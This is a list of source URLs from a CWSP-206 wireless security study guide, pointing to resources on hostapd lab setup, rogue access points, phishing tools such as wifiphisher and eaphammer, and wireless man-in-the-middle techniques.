CWSP-206 Official Study Guide 1st Edition Tom Carpentar

Sources continued

https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom
https://incolumitas.com/2019/02/22/running-a-WPA3-access-point-with-hostapd-SAE-Dragonfly/
https://feldspaten.org/2020/04/01/a-virtual-wlan-network-in-linux/
https://wifitutorialspoint.com/Linux/linux-wireless-development/wi-fi-cheat-sheets/hwsim/open-ap-sta-mac80211-hwsim.html
https://github.com/simeononsecurity/linux-hostapd-hs20-dhcpd
https://wireless.docs.kernel.org/en/latest/en/users/documentation/hostapd.html
https://tmuxcheatsheet.com/
https://people.computing.clemson.edu/~jmarty/courses/LinuxStuff/Emulating%20WLAN%20in%20Linux%20-%20part%20II_%20mac80211_hwsim%20_%20Linux%20Embedded.pdf
https://wifiphisher.org/docs.html
https://pypi.org/project/pywebcopy/
https://wifiphisher.readthedocs.io/en/latest/custom_phishing_scenario.html
https://github.com/s0lst1c3/eaphammer/wiki/
https://github.com/s0lst1c3/eaphammer/wiki/XVI.-Protected-Management-Frames
https://github.com/sensepost/hostapd-mana/wiki/MANA-WPA-2-Options-(handshakes)
https://github.com/sensepost/berate_ap
https://warroom.rsmus.com/techniques-wireless-man-middle/
https://r4ulcl.com/posts/essid-stripping/
https://blog.pulsarsecurity.com/hackers-targeting-preferred-network-lists-pnls#:~:text=A%20preferred%20network%20list%20(PNL,client%20is%20within%20network%20reach